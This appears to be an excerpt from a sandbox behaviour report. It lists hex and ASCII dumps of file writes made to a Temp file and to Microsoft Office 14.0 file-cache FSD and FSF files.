File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Temp\{87A0ADDF-EA5F-47F4-8528-A6B8AB0136F3}	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 07 fd fd 7c 40 fd 4e fd 53 fd 2b fd 74 77 14 05 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$?oS,XFFaq|@NS+tw"EKKHtbxxxx	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	65536	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$? oS,XFFaqF5B`{}n"EKKHtbAExxxx	success or wait	2	7FEEE95B1C3	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd	F5B`{}n"EKKHtb	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6656	51	fd 36 27 fd fd 17 41 fd fd 7b 67 06 fd 13 0d 03 00 02 00 fd 00 40 20 42 a8 4b fd fd 0f 4f fd 4d fd 13 fd 31 fd 77 0a 03 00 00 3e 03 00 00 fd 01 49	6A{g@ BKOM1w>I	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	fd fd fd fd fd 7a 56 fd 12 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 61 fd 56 1e 1a 25 47 fd 34 fd fd fd ab fd 01 00 00 00 02 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 01 00 00 00 06 00 fd 6a 28 44 43 fd 07 7d 40 fd fd 38 fd fd fd 7f fd 01 00 00 00 05 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd fd 28 74 fd fd 77 4e fd fd 53 fd 57 3d fd 1e 01 00 00 00 08 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 26 fd fd fd fd 7a fd 45 fd 54 fd fd 51 0d 05 58 01 00 00 00 10 00 00 00 00 00 00 00 fd 3b 04 02 fd 65 66 48 fd fd 6b 06 13 58 fd 2c 03 00 00 00 06 00 fd 74 fd fd 6f fd 15 4d 40 fd fd 1d 1d 0c 44 fd 62 01 00 00 00 14 00 00	zVV%G4;efHkX,j(DC}@8 ;efHkX,(tw NSW=;efHkX,&zETQX;efHkX,toM@Db	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 fd 00 fd 40 03 07 61 fd 56 1e 1a 25 47 fd 34 fd fd fd ab fd 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00	@V%G4	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 fd 3a 61 fd	:a	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$? oS,XFFaqF5B`(}n"EKKHtbAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd	F5B`(}n"EKKHtb	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	fd fd fd fd fd 7a 56 fd 13 00 00 00 00 00 00 00 00 03 10 fd fd 06 00 fd 07 fd fd 69 76 79 13 45 fd 00 35 52 5c 37 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00 06 00 fd 33 fd 17 fd 20 fd 3c 49 fd 3b 3a fd fd 4f 39 fd 01 00 00 00 11 00 00 00 00 00 00 00 02 fd fd fd fd fd 47 fd fd 34 20 fd 24 fd 49 01 00 00 00 06 20 fd fd fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 06 00 00 00 12 00 00 00 00 00 00 00 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 2d fd 1d fd 08 4e 07 41 fd fd 7c fd 1c fd fd fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zVivyE5\0MMCOYpe3 <I;:O9G4 $I "UcQG-JRwps-NA|	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	14904	122	ea 69 49 00 0c 56 0c 07 fd fd 69 76 79 13 45 fd 00 35 52 5c 37 fd fd fd 3c 38 ae 4b fd 66 34 fd fd fd 71 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 0c 2d fd 1d fd 08 4e 07 41 fd fd 7c fd 1c fd fd fd 05	iIVivyE5\<8Kf4q` 8fJRwpsJRwps-NA|	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	10824	56	03 10 fd fd 06 00 fd 07 fd fd 69 76 79 13 45 fd 00 35 52 5c 37 01 00 00 00 06 00 00 00 00 00 00 00 30 fd fd 4d fd 4d 43 4f fd 59 fd 1c fd 70 06 65 01 00 00 00	ivyE5\0MMCOYpe	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 fd fd	uu	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$?oS,XFFaqF5B`{}n"EKKHtbAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd	F5B`{}n"EKKHtb	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15208	134	ea 69 49 00 0c 56 0c fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 fd fd 47 fd 69 1a fd 4c 41 fd 2a fd 67 b8 61 16 03 00 00 00 00 00 00 00 0b fd 00 fd 32 fd fd fd fd fd 69 50 4c fd 3b 7c 00 84 fd 01 00 00 11 03 39 03 00 75 fd 00 fd 60 03 0c 23 fd fd 0f fd 72 76 4c fd fd 39 4a 8a 19 fd 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 fd 00 01 fd fd 4d fd 61 36 fd 29 58 3e fd 79 05	iIV"UcQG-GiLA*ga2iPL;|9u`#rvL9J9,'Ma6)X>y	success or wait	4	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15720	70	ea 69 49 00 0c 56 34 fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 fd fd 47 fd 69 1a fd 4c 41 fd 2a fd 67 b8 61 16 0a 00 00 00 00 00 00 00 07 58 22 0c 02 fd fd fd fd fd 47 fd fd 34 20 fd 24 fd 49 05	iIV4"UcQG-GiLA*gaX"G4$I	success or wait	4	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 fd 00 fd 6d 07 11 fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 7e 07 0f fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 0f fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 11 fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 07 09 fd fd 22 55 63 1b 51 47 fd 2d fd 7f fd fd 1c 13 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd	m"UcQG-~"UcQG-"UcQG-"UcQG-"UcQG-	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cb fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 fd 2e fd	b.	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd fd fd fd		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd fd fd 6f 78 fd fd 44 fd 58 fd 24 fd 3f 10 6f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 46 fd fd 35 fd 42 fd 60 28 fd 7d 1a fd 6e 0b 00 00 00 00 00 00 00 22 fd 45 4b fd 4b fd 48 fd fd 74 62 fd 06 fd 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 15 00 00 00 00 00 00 00 fd 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzoxDX$?oS,XFFaqF5B`(}n"EKKHtbAExxxx	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	fd fd 48 a1 fd 40 fd 06 fd fd 62 fd 12 71	H@bq	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	1	18		success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23	VMECiV$W(Kea#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	512	65024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	2	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	512	1024	fd fd fd fd fd 7a 56 fd 10 00 00 00 00 00 00 00 01 20 00 fd 40 01 00 02 02 70 00 fd 47 03 00 02 73 fd 71 2b 51 39 47 fd fd 61 60 fd fd 71 62 01 00 00 00 02 70 00 fd 47 05 00 02 7c fd 75 2d fd 75 fd 41 fd fd fd 57 22 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	zV @pGsqQ9Ga`qbpG|u-uAW"U	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d5 02 50	P	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a fd 0b 77 fd fd fd 62 42 fd 1f 73 34 6f 6e 6b 45 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MeFyzwbBs4onkES,XFFaqVMECiV$W(Kea#P>PBxxxx+	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	76	40	fd fd 0a 56 1f 4d fd 45 fd 8e fd 43 69 56 fd 0b 00 00 00 00 00 00 00 24 fd 57 fd 28 4b fd a6 65 61 6c 23	VMECiV$W(Kea#	success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	2560	4096	fd fd fd fd fd 7a 56 fd 11 00 00 00 00 00 00 00 03 10 fd fd 05 fd 00 fd 40 03 07 fd fd 42 fd 41 fd fd 43 fd fd fd 15 56 1c fd 27 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 47 07 10 10 fd 56 2c 2b 4c fd 71 fd 5e fd fd fd fd 01 00 00 00 01 06 00 03 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 57 07 0b fd fd 7a fd fd 2c 74 4f fd fd fd 4b 51 46 fd 2a 01 00 00 00 01 07 00 04 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd 62 07 0b 07 fd 12 fd 73 fd 1d 41 fd 19 79 22 fd 66 75 fd 01 00 00 00 01 07 00 07 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd fd fd 7a fd fd 2c 74 4f fd fd fd 4b 51 46 fd 2a 01 00 00 00 05 fd 00 fd 6d 07 11 11 fd 1b 07	zV@BACV'GV+Lq^Wz,tOKQF*bsAy"fu`z,tOKQF*m	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	2576	4	03 10 fd fd		success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{57B17972-0969-4493-B3CE-7A59E2F01440}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 fd fd 28	h(	success or wait	1	7FEEE917A59	WriteFile
